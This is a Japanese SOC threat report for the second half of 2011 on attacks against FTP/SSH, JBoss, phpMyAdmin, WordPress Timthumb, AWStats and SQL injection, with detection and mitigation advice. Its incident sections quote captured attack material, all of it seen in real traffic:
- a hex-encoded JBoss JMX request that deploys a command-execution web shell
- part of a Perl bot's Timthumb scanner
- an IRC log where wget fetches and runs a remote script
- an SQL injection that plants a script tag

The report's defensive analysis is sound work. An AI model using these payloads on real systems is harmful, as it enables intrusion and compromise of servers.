上半期と同様に FTP および SSH サービスに対するブルートフォース攻撃は非常に多数検知しており、下半期での傾向に大きな変化はありません。




グラフ 10:MySQL 及びその他に対するブルートフォース攻撃の推移[8]

また、これらのサービスと比較すると件数は少ないながらも、リレーショナルデータベースである MySQL サービスに対するブルートフォースの試みが増加傾向にあり、警戒が必要です。MySQL また MSSQL などデータベースのサービスは通常外部に公開すべきではありません。やむを得ず外部に公開する必要がある場合には、サービスに対してアクセス可能なホストを最小限とするようアクセス制御が実施されているかどうか、また推測が容易なユーザ ID やパスワードが使用されていないかを確認することをお勧めいたします。


上半期に多く検知していた ProFTPD や Exim の脆弱性を狙った攻撃については、下半期では少数の検知に留まっており、攻撃が収束しつつあります。しかし今後も深刻な脆弱性が公開された場合には実際に悪用される恐れがあるため、これらのソフトウェアを利用している場合にはセキュリティアップデートやパッチ情報に注意を払う必要があります。

---

[7] SSH Brute：SSH サービスに対するブルートフォースログインの試み
FTP Brute：FTP サービスに対するブルートフォースログインの試み

[8] MySQL Brute：MySQL サービスに対するブルートフォースログインの試み
ServerService：Windows サーバサービスの脆弱性(MS08-067)を悪用した攻撃
ProFTPD：ProFTPD の脆弱性(CVE-2010-3867)を悪用した攻撃
Exim：Exim の脆弱性(CVE-2010-4344)を悪用した攻撃

## 6.3　ウェブサーバの脆弱性や設定不備に対する攻撃の推移




グラフ 11:プロキシサーバー等自体の脆弱性や設定不備に対する攻撃の推移[9]

上半期の 1 月～3 月に集中的に増加していたウェブサーバの設定不備を狙ったプロキシ利用の試みはその後減少していましたが、8 月に再度増加を確認しています。しかし依然として検知件数は多く、設定が不適切である場合には踏み台にされる可能性が非常に高い状況です。また、上半期に突発的な増減が確認された ASN.1 の脆弱性を狙った攻撃はその後収束しています。この脆弱性(MS04-007)は 2004 年に発見された脆弱性であり、未対策のシステムは非常に少ないと考えられますが、 約 8 年が経過した現在でも攻撃が継続しています。

## 6.4　JBOSS の脆弱性を狙った攻撃に対する注意喚起

JSOC では、本脆弱性が悪用される危険性が高まっていると判断し、11 月 8 日時点で監視サービスのお客様に向け注意喚起を行っています。

上述に加え注目すべき攻撃としては、JBoss の脆弱性を狙った攻撃が 10 月中旬より増加しています。JSOC では JBoss の jmx-console のアクセス制限設定の脆弱性(CVE-2010-0738)を狙った攻撃が成功した事例を確認しており、攻撃は増加傾向にあります。この脆弱性を悪用された場合、攻撃者の任意のウェブアプリケーションを標的サーバ上にアップロードされる恐れがあります。JSOC にて検知している攻撃の多くは、サーバに対して様々な命令を実行させるバックドアとなるウェブアプリケーションのアップロードを狙ったものであり、リクエスト内容やバックドアとなるファイル名から、本脆弱性を悪用して感染活動を行う『JBOSS ワーム』と呼ばれるウイルスによるものと推測されます。JBoss ワームは、脆弱性の悪用によって作成されたバックドアを経由し自身をダウンロードし実行させます。さらに、外部に対して JBoss が稼動しているホストのスキャンを開始し、発見したホストに対して攻撃を行うことによって感染を拡大します。以下に影響を受けるアプリケーション、影響の有無を確認する方法、被害の有無を確認する方法及び参考 URL を記載いたします。

- **影響を受ける恐れのあるアプリケーション**

**JBoss Application Server (AS) 3.2.x, 4.0.x, 4.2.x, 5.0.x, 5.1.x, 6.0.x**

影響を受けるバージョンについての明確な公式情報は確認できていないため、上記は JSOC の調査にて影響を確認したバージョンになります。そのため、これらのバージョンに関わらず、以下に挙げる影響有無の確認を実施することを推奨します。

[9] Proxy: 設定に不備のある Web サーバを Proxy サーバとして不正利用する試み
ASN.1:Windows ASN.1 ライブラリの脆弱性(MS04-007)を悪用した攻撃
PUT Defacement:PUT メソッドを用いたウェブページ改ざんの試み
JBoss JMX Console:JBoss の脆弱性(CVE-2010-0738)を悪用した攻撃

- **影響有無の確認方法**

1) JBoss にて JMX-Console が利用可能であるか確認ください。

http://ホスト名(IP アドレス):8080/jmx-console/

JMX-Console ページに対して、誰もが認証を伴わずにアクセスができる場合は、影響を受ける可能性があります。

また、アクセスのために認証が要求される場合は 2) の設定内容の確認を行ってください。

2) 以下のファイルより JMX-Console の設定内容を確認し、適切な認証設定が実施されているか確認します。

**【バージョン 3.x, 4.x, 5.x】**

$JBOSS_HOME/server/$SERVER_CONFIGURATION/deploy/jmx-console.war/WEB-INF/web.xml

**【バージョン 6.0.x】**

$JBOSS_HOME/common/deploy/jmx-console.war/WEB-INF/web.xml

※ $JBOSS_HOME = インストールディレクトリ： 環境によって異なります。

$SERVER_CONFIGURATION = default、all など：サーバの起動設定によって異なります。

以下の内容が <security-constraint> ブロック内に記述されている場合は認証回避が可能であり、影響を受ける恐れがあります。

<http-method>GET</http-method>

<http-method>POST</http-method>

**《 影響がある設定記述例 》**

---

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HtmlAdaptor</web-resource-name>
    <description>
        An example security config that only allows users with the role
        JBossAdmin to access the HTML JMX console web application
    </description>
    <url-pattern>/*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>JBossAdmin</role-name>
  </auth-constraint>
  </security-constraint>
```

---

- **ワームによる感染被害を受けていないか確認する方法**

JMX-Console が本脆弱性の影響を受ける設定内容であった場合、対策の実施と共に既にワームよる被害を受けていないか確認する必要があります。以下の点を確認してください。

1) 以下のコマンドによる不審なプロセスが動作していないか確認してください。

・perl

・pnscan

・ipsort

2) 以下のディレクト内を確認し、不審なファイルが作成されていないか確認してください。

・$JBOSS_HOME/server/$SERVER_CONFIGURATION/deploy/management/

・$JBOSS_HOME/

また、ワームとは別に攻撃者によって当該脆弱性が悪用される危険性もあります。上記に挙げた以外にも不審なプロセスやファイルがないか確認することをお勧めします。

- **推奨する対策方法**

この脆弱性は設定不備に起因するものであり、また影響を受けるバージョンが明確でないことから、最新のバージョンにアップグレードを行っても対策できていない可能性があります。そのため、前述の影響有無の確認とあわせて下記の対策もあわせて実施くださいますようお願いします。なお、下記対策を行うことによって、JBoss を使用して動作しているアプリケーションに影響を及ぼす可能性も考えられます。そのため、対策を実施する際には影響範囲をよくご確認のうえ実施くださいますようお願いいたします。

1) JMX-Console が不要である場合には、以下のディレクトリ（および含まれるファイル）を削除して下さい。

**【バージョン 3.x, 4.x, 5.x】**

$JBOSS_HOME/server/$SERVER_CONFIGURATION/deploy/jmx-console.war

**【バージョン 6.0.x】**

$JBOSS_HOME/common/deploy/jmx-console.war

2) web.xml に記述された以下の二行を削除し、JMX-Console にて認証回避ができないよう、設定を変更してください。

```
<http-method>GET</http-method>
<http-method>POST</http-method>
```

**《 対策後の設定記述例 》**

```
----------------------------------------------------------------------
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HtmlAdaptor</web-resource-name>
    <description>
        An example security config that only allows users with the role
        JBossAdmin to access the HTML JMX console web application
    </description>
    <url-pattern>/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
    <role-name>JBossAdmin</role-name>
  </auth-constraint>
  </security-constraint>
```

---

上記設定の詳細については、以下のサイトもご参照ください。

[JMX-Console のアクセス制御設定]

JBoss Products - CVE-2010-0738

https://access.redhat.com/kb/docs/DOC-30741

また、Red Hat 製品については脆弱性に対応するアップデートがリリースされています。詳細については以下サイトをご参照ください。

access.redhat.com ¦ CVE-2010-0738

https://www.redhat.com/security/data/cve/CVE-2010-0738.html

**3)** その他に以下の対策を検討ください。

・JMX-Console に対して、特定のユーザのみがアクセスできるよう、IP アドレスでのアクセス制御を実施する

・JMX-Console に対して、パスワードを用いたアクセス制御を実施する

**JSOC での JBOSS 検知対応事例：**

2011/12/09 17:17 JST
アナリストがイベントを検知、分析により JBoss の脆弱性に対する攻撃によって仕掛けられたと考えられるバックドアを確認


2011/12/09 17:32 JST
攻撃の成功を確認したため、Emergency として電話でパートナーに連絡
応急対応(一次対処)として FW にて以下のルールの設定を依頼
・攻撃元 IP からの通信を全て遮断
・被害先 IP からの通信を全て遮断

2011/12/15 19:51 JST
パートナーより連絡『顧客側でセキュリティ対策を実施、クローズ』の依頼を受ける。

※実際に利用された JBOSS ワームのコード

```
261. $zecmd = "HEAD /jmx-console/HtmlAdaptor?action=invokeOpByName&name=jboss.admin%3Aservice%30DeploymentFileRepository&
methodName=store&argType=java.lang.String&arg0=zecmd.war&argType=java.lang.String&arg1=zecmd&argType=java.lang.String&
arg2=.jsp&argType=java.lang.String&arg3=%3c%25%40%20%70%61%67%65%20%69%6d%70%6f%72%74%3d%22%6a%61%76%61%2e%75%74%69%6c%2e
%2a%2c%6a%61%76%61%2e%69%6f%2e%2a%22%25%3e%20%3c%25%20%25%3e%20%3c%45%54%4d%4c%3e%3c%42%4f%44%59%3e%20%3c%46%4f%52%4d%20
%4d%45%54%48%4f%44%3d%22%47%45%54%22%20%4e%41%4d%45%3d%22%63%6f%6d%6d%65%6e%74%73%22%20%41%43%54%49%4f%4e%3d%22%22%3e%20
%3c%49%4e%50%55%54%20%54%59%50%45%3d%22%74%65%78%74%22%20%4e%41%4d%45%3d%22%63%6f%6d%6d%65%6e%74%22%3e%20%3c%49%4e%50%55
%54%20%54%59%50%45%3d%22%73%75%62%6d%69%74%22%20%56%41%4c%55%45%3d%22%53%65%6e%64%22%3e%20%3c%2f%46%4f%52%4d%3e%20%3c%70
%72%65%3e%20%3c%25%20%69%66%20%28%72%65%71%75%65%73%74%2e%67%65%74%50%61%72%61%6d%65%74%65%72%28%22%63%6f%6d%6d%65%6e%74
%22%29%20%21%3d%20%6e%75%6c%6c%29%20%7b%20%6f%75%74%2e%70%72%69%6e%74%6c%6e%28%22%43%6f%6d%6d%61%6e%64%3a%20%22%20%2b%20
%72%65%71%75%65%73%74%2e%67%65%74%50%61%72%61%6d%65%74%65%72%28%22%63%6f%6d%6d%65%6e%74%22%29%20%2b%20%22%3c%42%52%3e%22
%29%3b%20%50%72%6f%63%65%73%73%20%70%20%3d%20%52%75%6e%74%69%6d%65%2e%67%65%74%52%75%6e%74%69%6d%65%28%29%2e%65%78%65%63
%28%72%65%71%75%65%73%74%2e%67%65%74%50%61%72%61%6d%65%74%65%72%28%22%63%6f%6d%6d%65%6e%74%22%29%29%3b%20%4f%75%74%70%75
%74%53%74%72%65%61%6d%20%6f%73%20%3d%20%70%2e%67%65%74%4f%75%74%70%75%74%53%74%72%65%61%6d%28%29%3b%20%49%6e%70%75%74%53
%74%72%65%61%6d%20%69%6e%20%3d%20%70%2e%67%65%74%49%6e%70%75%74%53%74%72%65%61%6d%28%29%3b%20%44%61%74%61%49%6e%70%75%74
%53%74%72%65%61%6d%20%64%69%73%20%3d%20%6e%65%77%20%44%61%74%61%49%6e%70%75%74%53%74%72%65%61%6d%28%69%6e%29%3b%20%53%74
%72%69%6e%67%20%64%69%73%72%20%3d%20%64%69%73%2e%72%65%61%64%4c%69%6e%65%28%29%3b%20%77%68%69%6c%65%20%28%20%64%69%73%72
%20%21%3d%20%6e%75%6c%6c%20%29%20%7b%20%6f%75%74%2e%70%72%69%6e%74%6c%6e%28%64%69%73%72%29%3b%20%64%69%73%72%20%3d%20%64
%69%73%2e%72%65%61%64%4c%69%6e%65%28%29%3b%20%7d%20%7d%20%25%3e%20%3c%2f%70%72%65%3e%20%3c%2f%42%4f%44%59%3e%3c%2f%48%54
%4d%4c%3e&argType=boolean&arg4=True HTTP/1.0¥r¥n¥r¥n";
```

## 6.5　ウェブアプリケーションの脆弱性に対する攻撃




グラフ 12:ウェブアプリケーションに対する攻撃種類別推移[10]


まず注目すべき点は、12 月に全体の件数が増加傾向にあり、特にオープンソースのウェブアプリケーション(AWStats, phpAlbum)固有の脆弱性に対する攻撃が大幅に増加している点です。11 月までの月平均の検知件数と比較すると、12 月ではおよそ 130 倍の攻撃件数を検知しました。これらの攻撃は不特定多数から無差別に行われており、ボット型ウイルスに感染したホストが攻撃を行っていると推測されます。狙われた脆弱性 AWStats は CVE-2005-0116 および CVE-2008-3922、phpAlbum(※)は 2009 年 7 月に公開された脆弱性です。

もう一つの特徴的な変化として、2010 年 7 月以降非常に多数検知していた e107 の脆弱性に対する攻撃が徐々に減少している一方、phpMyAdmin、WordPress への攻撃が増加しています。いずれの脆弱性についても、特定のボット型ウイルスが標的としていることを確認しており、ウイルスが感染を広げるためにより効果的な脆弱性へ標的ウェブアプリケーションを移していると推察されます。

※ 【参考 URL】http://www.phpalbum.net/node/1485

[10] Web Application:オープンソースの特定ウェブアプリケーションの脆弱性を狙った攻撃
Remote File Include:リモートファイルの読み込みを狙った攻撃
SQL Injection:SQL インジェクション攻撃
LFI:環境変数ファイル(environ)の読み込みを狙った攻撃
XSS:クロスサイトスクリプティングの脆弱性を探索する試み
File Disclose:設定ファイルやパスワードファイルを不正に参照する試み
XMLRPC:XML-RPC の脆弱性を狙った攻撃

## 6.6　phpMyAdmin に対して




グラフ 13:オープンソースウェブアプリケーションに対する攻撃種類別推移（1）[11]

JSOC では phpMyAdmin 2.x の脆弱性を多く検知していましたが、これに加えて phpMyAdmin 3.x の脆弱性に対する攻撃を確認しています。phpMyAdmin は国内でも非常に多く利用されているウェブアプリケーションであり、緊急対応センターでも多くの相談が寄せられていたことから注意喚起を行っております。もし脆弱なバージョンの phpMyAdmin を利用されている場合には、早急に対処すべき危険な脆弱性の一つです。

phpMyAdmin による操作画面には通常ログイン認証が設けられていますが、脆弱性が悪用された場合、認証が設定されていても外部からの侵害を受ける恐れがあります。また、PHP の脆弱性を組み合わせる手法も検知しており、上記の注意喚起における影響を受ける条件を満たさない場合も、任意の PHP コードが実行される可能性があります。phpMyAdmin を使用している場合は早急にアップデートを実施してください。また、phpMyAdmin は通常インターネットに対して公開すべきではありません。止むを得ずインターネットからのアクセスを可能とする場合には、ファイアウォールや Web サーバの設定にてアクセス可能な送信元を最小限に制限することを強くお勧めします。ケースとしては以下のパターンが確認されています。

**(1)** 攻撃対象となったホストにおいて脆弱なバージョンの phpMyAdmin が使用され、またインターネット上へ公開されていた
**(2)** 攻撃は失敗しているものの、phpMyAdmin の管理画面へ認証なしでアクセス可能であった
**(3)** 攻撃により作成された可能性のあるファイルが確認された

このうち特に事例として多いのは(1)の脆弱性のあるバージョンの phpMyAdmin がインターネット上へ公開されているケースです。攻撃は特定の組織の多数のホストに対して同時に行われることも多くあります。一度に数十台のホストに対する攻撃を検知し、その内の十台近いホストで脆弱性なバージョンの phpMyAdmin が動作していることを確認し、お客様へ連絡を行ったケースもあります。このように、前提としてウェブアプリケーションを公開する必要性についての考慮、アクセス制御、バージョンアップといった基本的なセキュリティ対策が十分になされていないケースが、現在においても依然として多数確認されている状況です。

[11] osCommerce：osCommerce の脆弱性(OSVDB-60018)を狙った攻撃
phpMyAdmin：phpMyAdmin の脆弱性(CVE-2009-1151, CVE-2009-1285, CVE-2009-4605, CVE-2011-2505)を悪用した攻撃
WordPress：WordPress テーマに同梱される画像処理ライブラリの脆弱性(OSVDB-74325)を狙った攻撃
ZenCart：Zen Cart の脆弱性(CVE-2009-2254)を狙った攻撃

## 6.7 WordPress に対して


下半期では WordPress Timthumb の脆弱性を狙った攻撃が増加が特徴的な結果となっています。この脆弱性は、Wordpress の外観を変更するテーマ（テンプレート）に同梱されている、サムネイル画像のキャッシュファイルの生成コードに存在しています。WordPress のテーマは無料で様々なものを手に入れることができ、非常に多くのサイトで利用されているため、影響範囲が広く注意が必要な脆弱性であるといえます。

この脆弱性を悪用された場合、サーバ上に外部から不正なプログラムをダウンロードさせることが可能となります。既にボット型ウイルスが攻撃対象とする脆弱性となっていることを確認しており、2012 年 1 月現在も非常に多数の攻撃を確認しています。

WordPress Timthumb への攻撃コード部分

```
1172  ######################## timrfi
1173  sub timrfi() {
1174        my $chan = $_[0];
1175        my $bug = $_[1];
1176        my $dork = $_[2];
1177        my $engine = $_[3];
1178        my $count = 0;
1179        my @list = search_engine($chan,$bug,$dork,$engine,$timlogo);
1180        my $num = scalar(@list);
1181        if ($num > 0) {
1182            foreach my $site (@list) {
1183                $count++;
1184                if ($count == $num-1) { if ($conf{ssdone} == 1) { &msg("$chan","$timlogo 12(4@0$engine12)
                  9==14F9=15I9=0N9=0I9=0S9=14H9=="); } }
1185                   my $vuln = "http://".$site.$bug;
1186                   my @dirs = ("functions","functions/scripts","functions/timthumb","framework/includes","framework/thumb",
1187                               "scripts","scripts/timthumb","scripts/thumb","lib","lib/script","lib/thumb","lib/timthumb",
1188                               "inc","includes","includes/thumb","includes/timthumb","library","library/thumb",
1189                               "library/resource","library/timthumb","library/functions","modules","images","phpthumb",
1190                               "layouts","phpThumb","thumb","timThumb","timthumb","tools","tools/timthumb","tools/thumb","options",
                                  "js","");
1191                foreach my $dir (@dirs) {
1192
1193                   my $testsha =                                                    .php";
1194                   my $testbta =                                                    .php";
1195
```

## 6.8 AWStats を狙った攻撃の急増及びボットの脅威




グラフ 14:オープンソースウェブアプリケーションに対する攻撃種類別推移（2）[12]


[12] e107：e107 の脆弱性(CVE-2010-2099)を狙った攻撃
AWstats：AWstats の脆弱性(CVE-2005-0116, CVE-2008-3922)を狙った攻撃
phpAlbum：phpAlbum の脆弱性を狙った攻撃

2011 年下半期に注目すべき点として、AWStats を狙った攻撃への検知件数の増加が挙げられます。この 2011 年下半期のケースでは、脆弱性があるアプリケーションを発見すると、ボット型ウイルスをインストールする攻撃に発展する可能性が高いと考えられます。JSOC にてインストールされる可能性があるウイルスについて調査を行った結果、このウイルスは Perl で作成されたボット型プログラムであり、IRC プロトコルによって感染ホストが制御される内容を確認しています。　また、攻撃者による命令を受けてダウンロードされる追加のウイルスの中には、前述の phpMyAdmin や Wordpress など、複数の Web アプリケーションを攻撃するプログラムを確認しています。今回標的となった脆弱性は比較的古い脆弱性であり Critical インシデントには発展していませんが、爆発的な攻撃件数は脅威的でした。今後同様の規模でほかの脆弱性が狙われる可能性は十分に考えられます。オープンソースのウェブアプリケーションに脆弱性が報告された場合には速やかにアップデートできるよう準備を整えておく必要があります。

IRC 命令受信時の Pcap スクリーンショット

```
PONG :get.rimmed
:Ha45K!Ha45K@Own3d.3u PRIVMSG #www# :.user pOw3r
:Ha45K!Ha45K@Own3d.3u PRIVMSG #www# :.sexec cd /tmp && rm -rf /tmp/scn.* && wget http://www.framarservices.com/
admin/includes/.mods/scn.txt -O /tmp/scn.txt && perl scn.txt && rm -rf /tmp/scn.*
PING :get.rimmed
ERROR :Closing Link: [57863]coctSge[h116-0-247-086.catv02.itscom.jp] (Ping timeout)
```

## 6.9　SQL インジェクションの推移




グラフ 15:SQL インジェクションの目的別検知推移

このグラフでは、SQL インジェクション攻撃を以下の 3 種類に大別した検知件数の推移を示しています。

・脆弱性調査(Probe)

・情報窃取やコマンド実行(Generic)

・ウェブページ改ざん(Deface)

脆弱性調査を目的とした SQL インジェクション攻撃は、上半期と比較すると下半期は攻撃件数は約 2 倍程度まで増加しています。また、情報窃取やコマンド実行を狙った SQL インジェクションについても増加傾向となっています。12 月にはオープンソースの CMS である Joomla を標的としていると考えられる SQL インジェクション攻撃を多数検知しており、 オープンソースのウェブアプリケーションでのバージョンアップでの対策も必要不可欠といえます。また、『declare』という SQL 句の挿入が特徴的であるウェブページ改ざんを狙った SQL インジェクションについては、2011 年 4 月以降ではほぼ検知がない状態となっています。一方で同じくウェブページ改ざんを狙う、『Update』句を用いた SQL インジェクションを若干数検知しています。

検知したクエリ実例

```
GET /[redacted].asp?C=81
'+update+[redacted]+set+[redacted]=REPLACE(cast(
[redacted]+as+varchar(8000)),cast(char(60)%2Bchar(47)%2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%2Bchar(101)%2Bchar(62)%2Bchar(60)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(32)%2Bchar(115)%2Bchar(114)%2Bchar(99)%2Bchar(61)%2Bchar(104)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)%2Bchar(47)%2Bchar(106)%2Bchar(106)%2Bchar(103)%2Bchar(104)%2Bchar(117)%2Bchar(105)%2Bchar(46)%2Bchar(99)%2Bchar(111)%2Bchar(109)%2Bchar(47)%2Bchar(117)%2Bchar(114)%2Bchar(99)%2Bchar(104)%2Bchar(105)%2Bchar(110)%2Bchar(46)%2Bchar(106)%2Bchar(115)%2Bchar(32)%2Bchar(62)%2Bchar(60)%2Bchar(47)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(62)+as+varchar(8000)),cast(char(32)+as+varchar(8)))-- HTTP/1.1
```

データ更新を狙った文字列

```
</title><script src=http://[redacted]/urchin.js ></script>
```

# 7. 今後の脅威予測とまとめ

## 7.1 今後の脅威予測

### スマートフォン

2011 年では国内でもスマートフォンがさらに普及し、ハードウェア・ソフトウェアともに著しく性能が向上しています。一方で個人情報を多く取り扱う機器としてセキュリティ上の脅威にも注目が集まっています。Android 向けのアプリケーションの開発は誰もが可能であり、Google Play(アプリケーション配信サービス, 旧名称:Android マーケット) 以外にも、様々なサードパーティアプリケーションの導入が容易です。こういった背景から Google Android 端末においては、正規のアプリケーションを装い、利用者が意図していない悪意ある動作をするアプリケーション（不正アプリ）が国内外で増加しています。また、公式の Android マーケットで配布されるアプリケーションにも不正アプリが混入されるケースが報告されており、利用者はアプリケーションのインストールには 十分な注意を払う必要があります。

これらの不正アプリをインストールした場合、位置情報や個人情報などの重要な情報の搾取やスマートフォンの操作を乗っ取り SMS (ショートメッセージ) の送信を行うなど様々な被害を受ける可能性があります。本レポートのデータ集計対象ではありませんが、2012 年 1 月の重要インシデントでは、実際に不正アプリをインストールした Android 端末を弊社監視対象ネットワークに接続したと見られるインシデントが発生しており、今後も Android 端末を狙った不正アプリは増加する傾向が続くと見られます。

このようなセキュリティ上の脅威を再認識した上で、スマートフォンの安全な利用方法について確認するとともに、組織内におけるスマートフォンの取り扱い(保存可能な情報の取り扱いや、個人所有の端末を組織内ネットワークに接続することを禁止するなど)についてポリシーが適切に定められているか確認することをお勧めします。

### リスト型アカウントハッキング

オンラインショッピングやオンラインゲームなどのサービスを利用する際、一般的にユーザ ID（メールアドレス）とパスワードによるログイン認証が用いられています。しかし、現実問題として複数のアカウントを一つ一つ管理するのは一般の利用者にとって困難であり、利用者は覚えやすいように「いつものアカウント」として共通のアカウントを用いてしまうことがしばしばあります。このような利用者の心理を悪用して、特定の組織などから何らかの方法で流出してしまったアカウントのリストを元に、様々なオンラインサービスに対してアカウントのハッキングを試みる「リスト型アカウントハッキング」と呼ばれる手法が悪用されるケースが報告されています。こうしたアカウント不正利用の被害にあわないためには、利用者側の対策としては以下のようなものが挙げられます。

・複数のサービスで共通のユーザ ID とパスワードを利用しない
・可能であれば定期的にパスワードの変更を行う

また、オンラインサービスの提供側として、利用者をアカウントの不正利用から保護するためには、複数回のログイン試行に対して失敗した場合にロックアウトを行う機構や、ID とパスワードに加え Cookie 情報などを組み合わせた認証機構を実装する必要があると考えられます。

## 7.2　まとめ

2011 年における内部ネットワークでのインシデント傾向では、大規模なウイルス感染によるインシデントはありませんでしたが、一方で SpyEye や TDSS といった高機能なウイルスや、標的型攻撃によるウイルスの感染によるインシデントが特徴的な一年となりました。これらのウイルスでは、ホームページを改ざんして多数のクライアントにウイルス感染を広めるような広範囲に及ぶ目立った活動は行わず、ユーザにその感染被害を認知させないまま水面下での情報搾取などの活動を行うウイルスであるといえます。国内でも、政府機関や国内企業への標的型メールによるウイルス感染事故が相次いでおり、非常に注目が高い事案となっています。

このような表面的な感染被害に気付きにくいウイルスへの対策として、感染を防ぐためのクライアント PC でのセキュリティアップデートの徹底やアンチウイルスによる対策と共に、早期発見・早期対処を行うための出口対策が必要であるといえます。

インターネットからの攻撃によるインシデントでは、ウェブ系サービスに対する攻撃が進み、特にボット型ウイルスの標的となったオープンソースのウェブアプリケーションの脆弱性に対する攻撃件数が大きく増加しました。今後も様々なウェブアプリケーションの脆弱性が標的となる可能性が高いと考えられます。しかしながら、アプリケーションでのセキュリティアップデートやバージョンアップによって脆弱性に対処可能なことが多いにも関わらず、使われなくなった古いバージョンのアプリケーションがそのまま動作しているケース、またウェブ管理画面へのアクセス制御が設定されていないといったケースを確認しています。このような実情から、オープンソースのウェブアプリケーションにおける脅威は多くの場合認識されておらず、セキュリティ対策への意識が一定のレベルに達していない組織が依然多いといえます。インターネット上でウェブアプリケーションを公開する際には、事前にその脅威・リスクを正しく認識し、セキュリティアップデートやデータのバックアップなど、十分な対策・保守が行える体制を整え、セキュリティレベルを維持する必要があります。

